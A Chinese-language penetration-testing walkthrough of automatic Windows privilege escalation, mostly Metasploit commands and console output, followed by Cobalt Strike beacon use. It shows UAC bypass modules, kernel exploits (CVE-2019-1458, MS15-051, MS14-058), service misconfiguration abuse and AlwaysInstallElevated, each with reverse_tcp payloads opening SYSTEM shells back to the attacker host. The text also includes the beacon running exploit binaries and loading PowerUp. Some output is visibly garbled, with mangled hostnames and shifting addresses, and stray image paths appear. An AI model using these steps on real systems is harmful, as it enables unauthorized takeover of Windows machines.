

# Metasploit自动提权

## Meterpreter自动提权命令

getsystem:

getsystem是由Metasploit-Framework提供的一个模块，它可以将一个管理帐户（通常为本地Administrator账户）提升为本地SYSTEM帐户

- 1)getsystem创建一个新的Windows服务，设置为SYSTEM运行，当它启动时连接到一个命名管道。
- 2)getsystem产生一个进程，它创建一个命名管道并等待来自该服务的连接。
- 3)Windows服务已启动，导致与命名管道建立连接。
- 4)该进程接收连接并调用ImpersonateNamedPipeClient，从而为SYSTEM用户创建模拟令牌。
- 5)然后用新收集的SYSTEM模拟令牌产生cmd.exe，并且我们有一个SYSTEM特权进程。

```
meterpreter > getuid
Server username: WIN-JUNT6QFJV55\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

## bypassUAC

UAC：用户帐户控制（User Account Control），是windows操作系统中采用的一种控制机制，它以预见的方式阻止不必要的系统范围更改

getsystem提权方式对于普通用户来说是失败的不可正常执行的，那么这种情况下就需要绕过系统UAC来进行getsystem提权

## 进程注入

```
use exploit/windows/local/bypassuac
set payload windows/meterpreter/reverse_tcp
set LHOST=192.168.40.151
set session 1
exploit
```

```
msf6 exploit(windows/local/bypassuac) > use exploit/windows/local/bypassuac
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set lhost 192.168.40.151
lhost => 192.168.40.151
msf6 exploit(windows/local/bypassuac) > options

Module options (exploit/windows/local/bypassuac):



| Name      | Current Setting | Required | Description                                                |
|-----------|-----------------|----------|------------------------------------------------------------|
| SESSION   | 3               | yes      | The session to run this module on.                         |
| TECHNIQUE | EXE             | yes      | Technique to use if UAC is turned off (Accepted: PSH, EXE) |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.40.151  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4545            | yes      | The listen port                                           |



Exploit target:



| Id | Name        |
|----|-------------|
| 1  | Windows x64 |



msf6 exploit(windows/local/bypassuac) > set session 4
session => 4
```

## 内存注入

```
use exploit/windows/local/bypassuac_injection
set payload windows/meterpreter/reverse_tcp
set LHOST=192.168.1.170
set session 1
exploit
```

## Eventvwr注册表项

```
use exploit/windows/local/bypassuac_eventvwr
```

## COM处理程序劫持

```
use exploit/windows/local/bypassuac_comhijack
```

```
msf6 exploit(windows/local/bypassuac) > use exploit/windows/local/bypassuac
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set lhost 192.168.40.151
lhost => 192.168.40.151
msf6 exploit(windows/local/bypassuac) > options

Module options (exploit/windows/local/bypassuac):



| Name      | Current Setting | Required | Description                                                |
|-----------|-----------------|----------|------------------------------------------------------------|
| SESSION   | 3               | yes      | The session to run this module on.                         |
| TECHNIQUE | EXE             | yes      | Technique to use if UAC is turned off (Accepted: PSH, EXE) |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.40.151  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4545            | yes      | The listen port                                           |



Exploit target:



| Id | Name        |
|----|-------------|
| 1  | Windows x64 |



msf6 exploit(windows/local/bypassuac) > set session 4
session => 4
```

通过bypassUAC获取的session可以看到依然是普通权限，可以getsystem进行提权至system权限

```
msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.40.151:4545
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 7168 bytes long being uploaded..
[*] Sending stage (200262 bytes) to 192.168.40.152
[*] Meterpreter session 5 opened (192.168.40.151:4545 → 192.168.40.152:49273) at 2021-09-14 05:38:14 -0400

meterpreter > getuid
Server username: WIN-JUNT6QFJV55\gubei
meterpreter > bg
[*] Backgrounding session 5...
msf6 exploit(windows/local/bypassuac) > sessions 5
[*] Starting interaction with 5...

meterpreter > getuid
Server username: WIN-JUNT6QFJV55\gubei
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

## kernel漏洞提权

windows-kernel-exploits(Windows平台提权漏洞集合):

<https://github.com/SecWiki/windows-kernel-exploits>

```
use post/multi/recon/local_exploit_suggester
set SESSION 1
exploit
```

优点：省去手动查找的麻烦

缺点：不是所有列出的local exploit都可用

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.40.152 - Collecting local exploits for x64/windows...
[*] 192.168.40.152 - 28 exploit checks are being tried...
[+] 192.168.40.152 - exploit/windows/local/always_install_elevated: The target is vulnerable.
[+] 192.168.40.152 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 192.168.40.152 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 192.168.40.152 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
[-] 192.168.40.152 - Post failed: NoMethodError undefined method `reverse!' for nil:NilClass
[-] 192.168.40.152 - Call stack:
[-] 192.168.40.152 - /usr/share/metasploit-framework/lib/msf/core/session/provider/single_command_shell.rb:136:in `shell_command_token_win32'
[-] 192.168.40.152 - /usr/share/metasploit-framework/lib/msf/core/session/provider/single_command_shell.rb:84:in `shell_command_token'
[-] 192.168.40.152 - /usr/share/metasploit-framework/modules/exploits/windows/local/cve_2020_0787_bits_arbitrary_file_move.rb:96:in `check'
[-] 192.168.40.152 - /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:121:in `block in run'
[-] 192.168.40.152 - /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:119:in `each'
[-] 192.168.40.152 - /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:119:in `run'
meterpreter >
```

## kernel漏洞提权

```

msf6 exploit(multi/script/web_delivery) > use exploit/windows/local/cve_2019_1458_wizardopium
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/cve_2019_1458_wizardopium) > options

Module options (exploit/windows/local/cve_2019_1458_wizardopium):



| Name    | Current Setting | Required | Description                                   |
|---------|-----------------|----------|-----------------------------------------------|
| PROCESS | notepad.exe     | yes      | Name of process to spawn and inject dll into. |
| SESSION |                 | yes      | The session to run this module on.            |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.40.151  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target: 0 (checked by msfrpc)
0 (checked by msfrpc)
Id Name
-- --
0 Windows 7 x64

msf6 exploit(windows/local/cve_2019_1458_wizardopium) > set session 6
session => 6
msf6 exploit(windows/local/cve_2019_1458_wizardopium) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 192.168.40.151:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[*] Executing automatic check (disable AutoCheck to override)
msf6 exploit(windows/local/cve_2019_1458_wizardopium) > [*] The target appears to be vulnerable.
[*] Launching notepad.exe to host the exploit ...
[*] Process 2120 launched.
[*] Injecting exploit into 2120 ...
[*] Exploit injected. Injecting payload into 2120 ...
[*] Payload injected. Executing exploit ...
[*] Sending stage (200262 bytes) to 192.168.40.152
[*] Meterpreter session 7 opened (192.168.40.151:4444 -> 192.168.40.152:49167) at 2021-09-14 22:17:59 -0400

msf6 exploit(windows/local/cve_2019_1458_wizardopium) > sessions

Active sessions



| Id | Name        | Type        | Information                              | Connection                                                   |
|----|-------------|-------------|------------------------------------------|--------------------------------------------------------------|
| 6  | meterpreter | x64/windows | WIN-JUNT6QFJV55\sumint @ WIN-JUNT6QFJV55 | 192.168.40.151:4444 -> 192.168.40.152:49166 (192.168.40.152) |
| 7  | meterpreter | x64/windows | NT AUTHORITY\SYSTEM @ WIN-JUNT6QFJV55    | 192.168.40.151:4444 -> 192.168.40.152:49167 (192.168.40.152) |



msf6 exploit(windows/local/cve_2019_1458_wizardopium) >

```

## unquoted\_service\_path

unquoted\_service\_path 模块

已弃用exploits/windows/local/trusted\_service\_path

```

exploit/windows/local/unquoted_service_path
set session 1
Exploit -j

use exploit/multi/handler
set autorunscript migrate -f
Exploit -j

```



```
msf5 exploit(windows/local/unquoted_service_path) > set session 1
session => 1
msf5 exploit(windows/local/unquoted_service_path) > options

Module options (exploit(windows/local/unquoted_service_path):

  Name      Current Setting  Required  Description
  ----      -
  QUICK     true            no        Stop at first vulnerable service found
  SESSION   1              yes       The session to run this module on.

Exploit target:

  Id  Name
  --  -
  0    Windows

msf5 exploit(windows/local/unquoted_service_path) > exploit

[*] Started reverse TCP handler on 192.168.1.227:4444
[*] Finding a vulnerable service...
[*] Attempting exploitation of Windows Folder Service
[*] Placing C:\Program Files (x86)\Windows Folder\Common.exe for Windows Folder Service
[*] Attempting to write 15872 bytes to C:\Program Files (x86)\Windows Folder\Common.exe...
[*] Manual cleanup of C:\Program Files (x86)\Windows Folder\Common.exe is required due to a potential reboot for exploitation.
[*] Successfully wrote payload
[*] Launching service Windows Folder Service...
[*] Manual cleanup of the payload file is required. Windows Folder Service will fail to start as long as the payload remains on disk.
[*] Unable to restart service. System reboot or an admin restarting the service is required. Payload left on disk!!!
[*] Exploit completed, but no session was created.
```

## service\_permissions

### service\_permissions模块

```
use exploit(windows/local/service_permissions)
set sessions 1
run
```

```
msf5 exploit(windows/local/service_permissions) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  -
  2    meterpreter x86/windows DESKTOP-3973L2R\nathan @ DESKTOP-3973L2R 192.168.1.227:8888 -> 192.168.1.52:54188 (192.168.1.52)

msf5 exploit(windows/local/service_permissions) > exploit

[*] Started reverse TCP handler on 192.168.1.227:4444
[*] Trying to add a new service...
[*] Sending stage (176190 bytes) to 192.168.1.52
[*] Trying to find weak permissions in existing services...
[*] [R68rp] Write access to D:\Program\X86\X68sd\X68rps.exe
[*] [Acunetix] Write access to C:\Users\nathan\Desktop\xx.exe
[*] [Acunetix] C:\Users\nathan\Desktop\xx.exe moved to C:\Users\nathan\Desktop\xx.exe.bak and replaced.
[*] Unable to restart service
[*] [ALG] Cannot reliably determine path: C:\WINDOWS\System32\alg.exe
[*] [ApsInSvc] Cannot reliably determine path: C:\WINDOWS\System32\ApsInSvc.exe
[*] [c2vts] Cannot reliably determine path: C:\Program Files\Windows Identity Foundation\v3.5\c2vtsHost.exe
[*] Meterpreter session 5 opened (192.168.1.227:4444 -> 192.168.1.52:37589) at 2020-07-22 02:07:13 -0400
[*] Sending stage (176190 bytes) to 192.168.1.52
[*] [CredentialEnrollmentManagerUserSvc_267020] Cannot reliably determine path: C:\WINDOWS\system32\CredentialEnrollmentManager.exe
[*] [CredentialEnrollmentManagerUserSvc_96f7147] Cannot reliably determine path: C:\WINDOWS\system32\CredentialEnrollmentManager.exe
[*] [CXAudMsg] Cannot reliably determine path: C:\WINDOWS\system32\CXAudMsg01.exe
[*] [DeveloperToolsService] Cannot reliably determine path: C:\WINDOWS\System32\DeveloperToolsSvc.exe
[*] [DiagnosticSub.StandardCollector.Service] Cannot reliably determine path: C:\WINDOWS\system32\DiagSvc\DiagnosticSub.StandardCollector.Service.exe
[*] Meterpreter session 6 opened (192.168.1.227:4444 -> 192.168.1.52:49434) at 2020-07-22 02:07:43 -0400
[*] [EFS] Cannot reliably determine path: C:\WINDOWS\System32\lsass.exe
[*] [Fax] Cannot reliably determine path: C:\WINDOWS\system32\faxsvc.exe
[*] [Flash Helper Service] Cannot reliably determine path: C:\Windows\System32\Flash\FlashHelperService.exe
[*] [HttpDaemon] Write access to D:\Program\Huorong\Sysdiag\bin\httpDaemon.exe
[*] [HRMMSCtrl] Write access to D:\Program\Huorong\Sysdiag\bin\hrmmsctrl.exe
[*] [HRMMSVC] Cannot reliably determine path: C:\WINDOWS\system32\hrmmsvc.exe
[*] [IISADMIN] Cannot reliably determine path: C:\WINDOWS\system32\inetrv\inetinfo.exe
[*] [Kryptol] Cannot reliably determine path: C:\WINDOWS\system32\kryptol.exe
[*] [LPLatSvc] Cannot reliably determine path: C:\WINDOWS\system32\LPLatSvc.exe
[*] [metasploitPostgreSQL] Write access to C:\metasploit\postgresql\bin\pg_ctl.exe

msf5 exploit(windows/local/service_permissions) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  -
  2    meterpreter x86/windows DESKTOP-3973L2R\nathan @ DESKTOP-3973L2R 192.168.1.227:0080 -> 192.168.1.52:54188 (192.168.1.52)
  5    meterpreter x86/windows NT AUTHORITY\SYSTEM @ DESKTOP-3973L2R 192.168.1.227:4444 -> 192.168.1.52:37589 (192.168.1.52)
  6    meterpreter x86/windows WIN7-PC\WIN7 @ WIN7-PC 192.168.1.227:4444 -> 192.168.1.52:49434 (192.168.1.52)
```

## always\_install\_elevated

## always\_install\_elevated模块

```
use exploit/windows/local/always_install_elevated
set sessions 1
run
```

```
msf6 exploit(windows/local/always_install_elevated) > use exploit/windows/local/always_install_elevated
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/always_install_elevated) > options

Module options (exploit/windows/local/always_install_elevated):



| Name    | Current Setting | Required | Description                        |
|---------|-----------------|----------|------------------------------------|
| SESSION | 6               | yes      | The session to run this module on. |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.40.151  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name    |
|----|---------|
| 0  | Windows |



msf6 exploit(windows/local/always_install_elevated) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/always_install_elevated) > set lport 4547
lport => 4547
msf6 exploit(windows/local/always_install_elevated) > exploit -j
[*] Exploit running as background job 6.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.40.151:4547
msf6 exploit(windows/local/always_install_elevated) > [*] Uploading the MSI to C:\Users\summin\\AppData\Local\Temp\haeBYPLnE.msi ...
[*] Executing MST ...
[*] Sending stage (206262 bytes) to 192.168.40.152
[*] Meterpreter session 9 opened (192.168.40.151:4547 -> 192.168.40.152:49169) at 2021-09-14 22:44:22 0400

msf6 exploit(windows/local/always_install_elevated) > sessions

Active sessions



| Id | Name        | Type        | Information                              | Connection                                                   |
|----|-------------|-------------|------------------------------------------|--------------------------------------------------------------|
| 6  | meterpreter | x64/windows | WIN-JUNT60FJY55\summin n WIN-JUNT60FJY55 | 192.168.40.151:4444 -> 192.168.40.152:49166 (192.168.40.152) |
| 7  | meterpreter | x64/windows | NT AUTHORITY\SYSTEM n WIN-JUNT60FJY55    | 192.168.40.151:4444 -> 192.168.40.152:49167 (192.168.40.152) |
| 9  | meterpreter | x64/windows | NT AUTHORITY\SYSTEM n WIN-JUNT60FJY55    | 192.168.40.151:4547 -> 192.168.40.152:49169 (192.168.40.152) |


```

## Kernel privilege escalation

Windows ClientCopyImage Win32k Exploit

适用与win7 win server 2008R2SP1 x64

```
use exploit/windows/local/ms15_051_client_copy_image
set lhost xx.xx.xx.xx
set session 1
exploit
```

```
msf6 exploit(windows/local/always_install_elevated) > use exploit/windows/local/ms15_051_client_copy_image
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms15_051_client_copy_image) > set lport 787
lport => 787
msf6 exploit(windows/local/ms15_051_client_copy_image) > options

Module options (exploit/windows/local/ms15_051_client_copy_image):



| Name    | Current Setting | Required | Description                        |
|---------|-----------------|----------|------------------------------------|
| SESSION |                 | yes      | The session to run this module on. |



Payload options (windows/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                               |
|-------|-----------------|----------|-----------------------------------------------------------|
| LURI  | Thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST | 192.168.48.151  | yes      | The listen address (an interface may be specified)        |
| LPORT | 787             | yes      | The listen port                                           |



Exploit target:



| Id | Name        |
|----|-------------|
| 0  | Windows x86 |


```

```
msf6 exploit(windows/local/ms15_051_client_copy_image) > set session 0
session => 0
msf6 exploit(windows/local/ms15_051_client_copy_image) > exploit

[*] Started reverse TCP handler on 192.168.48.151:787
[*] Exploit aborted due to failure: no-target: Session host is x64, but the target is specified as x86
[*] Exploit completed, but no session was created
msf6 exploit(windows/local/ms15_051_client_copy_image) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms15_051_client_copy_image) > set target 1
target => 1
msf6 exploit(windows/local/ms15_051_client_copy_image) > exploit
[*] Exploit running as background job 5.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.48.151:787
msf6 exploit(windows/local/ms15_051_client_copy_image) > [*] Launching notepad to host the exploit...
[*] Reverse TCP handler launched
[*] Reflectively infecting the exploit DLL into 1996...
[*] Injecting exploit into 1996...
[*] Exploit injected. Injecting payload into 1996...
[*] Payload injected. Executing exploit...
[*] Sending stage (200262 bytes) to 192.168.48.152
[*] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 10 opened (192.168.48.151:787 => 192.168.48.152:49170) at 2021-09-14 23:08:58 -0400

msf6 exploit(windows/local/ms15_051_client_copy_image) > sessions

Active sessions



| Id | Name | Type        | Information | Connection                             |                                                              |
|----|------|-------------|-------------|----------------------------------------|--------------------------------------------------------------|
| 0  |      | meterpreter | x64/windows | NTL JUNKGQJVSQ\kummit & NTL JUNKGQJVSQ | 192.168.48.151:4444 => 192.168.48.152:49166 (192.168.48.152) |
| 7  |      | meterpreter | x64/windows | NT AUTHORITY\SYSTEM & NTL-JUNKGQJVSQ   | 192.168.48.151:4444 => 192.168.48.152:49167 (192.168.48.152) |
| 9  |      | meterpreter | x64/windows | NT AUTHORITY\SYSTEM & NTL-JUNKGQJVSQ   | 192.168.48.151:4444 => 192.168.48.152:49169 (192.168.48.152) |
| 10 |      | meterpreter | x64/windows | NT AUTHORITY\SYSTEM & NTL JUNKGQJVSQ   | 192.168.48.151:787 => 192.168.48.152:49170 (192.168.48.152)  |


```

## ms14\_058提权

```
use exploit/windows/local/ms14_058_track_popup_menu
set lhost xx.xx.xx.xx
set session 1
exploit
```

```
msf6 exploit(windows/local/ms14_058_track_popup_menu) > use exploit/windows/local/ms14_058_track_popup_menu
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set lport 676
lport => 676
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set session 1
session => 1
msf6 exploit(windows/local/ms14_058_track_popup_menu) > exploit
[*] Exploit running as background job 6.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.48.151:676
msf6 exploit(windows/local/ms14_058_track_popup_menu) > [*] Exploit aborted due to failure: no-target: Session host is x64, but the target is specified as x86
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set target 1
target => 1
msf6 exploit(windows/local/ms14_058_track_popup_menu) > exploit

[*] Started reverse TCP handler on 192.168.48.151:676
[*] Launching notepad to host the exploit...
[*] Process 3984 launched.
[*] Reflectively infecting the exploit DLL into 3984...
[*] Injecting exploit into 3984...
[*] Exploit injected. Injecting payload into 3984...
[*] Payload injected. Executing exploit...
[*] Sending stage (200262 bytes) to 192.168.48.152
[*] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 11 opened (192.168.48.151:676 => 192.168.48.152:49171) at 2021-09-14 23:12:32 -0400



msf6 > sysuid
Server username: NT AUTHORITY\SYSTEM
```

<https://www.freebuf.com/articles/system/184289.html>

# Cobaltstrike自动提权

CobaltStrike提权模块

## beacon - Elevate





## 自用提权exe

110.53.253.172	192.168.40.152	ee	summint	WIN-JUNT6QFJV55
----------------	----------------	----	---------	-----------------

事件日志 X Deacon 192.168.40.152@2704 X

```

beacon> shell dir
[*] Tasked beacon to run: dir
[+] host called home, sent: 34 bytes
[+] received output:
驱动器 c 中的卷没有标签。
卷的序列号是 26B1-C0DB

C:\Users\summint\Desktop 的目录

2021/09/15  10:27    <DIR>          .
2021/09/15  10:27    <DIR>          ..
2021/09/09  13:23             3,766,512 AnyDesk.exe
2021/09/13  13:53             942,592 BitsArbitraryFileMov.exe
2021/05/20  18:35             942,592 BitsArbitraryFileMoveExploit.exe
2021/09/13  14:33             22,528 CollectAV_KB.exe
2021/07/03  11:47             1,795,584 CVE-2019-0803.exe
2021/09/13  18:40             23,864 exploit (2).docx
2021/09/13  14:37             69,999,448 NDF452-KB2901907-x86-x64-ALLOS-ENU.exe
2021/09/13  21:08             679,936 rottenpotato.exe
2021/09/06  22:26             2,870,574 summint.exe
          9 个文件      81,043,630 字节
          2 个目录 40,636,379,136 可用字节

beacon> execute CVE-2019-0803.exe
[*] Tasked beacon to execute: CVE-2019-0803.exe
[+] host called home, sent: 25 bytes
beacon> execute CVE-2019-0803.exe cmd "whoami"
[*] Tasked beacon to execute: CVE-2019-0803.exe cmd "whoami"
[+] host called home, sent: 38 bytes

```

```
Microsoft Windows Server 2019 0
Microsoft Windows Server 2016 0
Microsoft Windows Server 2012 R2 0
Microsoft Windows Server 2012 0
Microsoft Windows Server 2008 R2 for x64-based Systems SP1
Microsoft Windows Server 2008 R2 for Itanium-based Systems SP1
Microsoft Windows Server 2008 for x64-based Systems SP2
Microsoft Windows Server 2008 for Itanium-based Systems SP2
Microsoft Windows Server 2008 for 32-bit Systems SP2
Microsoft Windows Server 1803 0
Microsoft Windows Server 1709 0
Microsoft Windows RT 8.1
Microsoft Windows 8.1 for x64-based Systems 0
Microsoft Windows 8.1 for 32-bit Systems 0
Microsoft Windows 7 for x64-based Systems SP1
Microsoft Windows 7 for 32-bit Systems SP1
Microsoft Windows 10 Version 1809 for x64-based Systems 0
Microsoft Windows 10 Version 1809 for ARM64-based Systems 0
Microsoft Windows 10 Version 1809 for 32-bit Systems 0
Microsoft Windows 10 Version 1803 for x64-based Systems 0
Microsoft Windows 10 Version 1803 for ARM64-based Systems 0
Microsoft Windows 10 Version 1803 for 32-bit Systems 0
Microsoft Windows 10 version 1709 for x64-based Systems 0
Microsoft Windows 10 Version 1709 for ARM64-based Systems 0
Microsoft Windows 10 version 1709 for 32-bit Systems 0
Microsoft Windows 10 version 1703 for x64-based Systems 0
Microsoft Windows 10 version 1703 for 32-bit Systems 0
Microsoft Windows 10 Version 1607 for x64-based Systems 0
Microsoft Windows 10 Version 1607 for 32-bit Systems 0
Microsoft Windows 10 for x64-based Systems 0
Microsoft Windows 10 for 32-bit Systems 0
```

Powershell

下载链接

<https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1>

<https://github.com/PowerShellMafia/PowerSploit/>

help powershell-import

Use: powershell-import [/path/to/local/script.ps1]

```

beacon> powershell-import
[*] Tasked beacon to import: F:\tools\横向移动\PowerSploit-master\Privesc\PowerUp.ps1
[+] host called home, sent: 283596 bytes
beacon> powershell invoke-allchecks
[*] Tasked beacon to run: invoke-allchecks
[+] host called home, sent: 313 bytes
[+] received output:

ServiceName      : Vulnerable Service
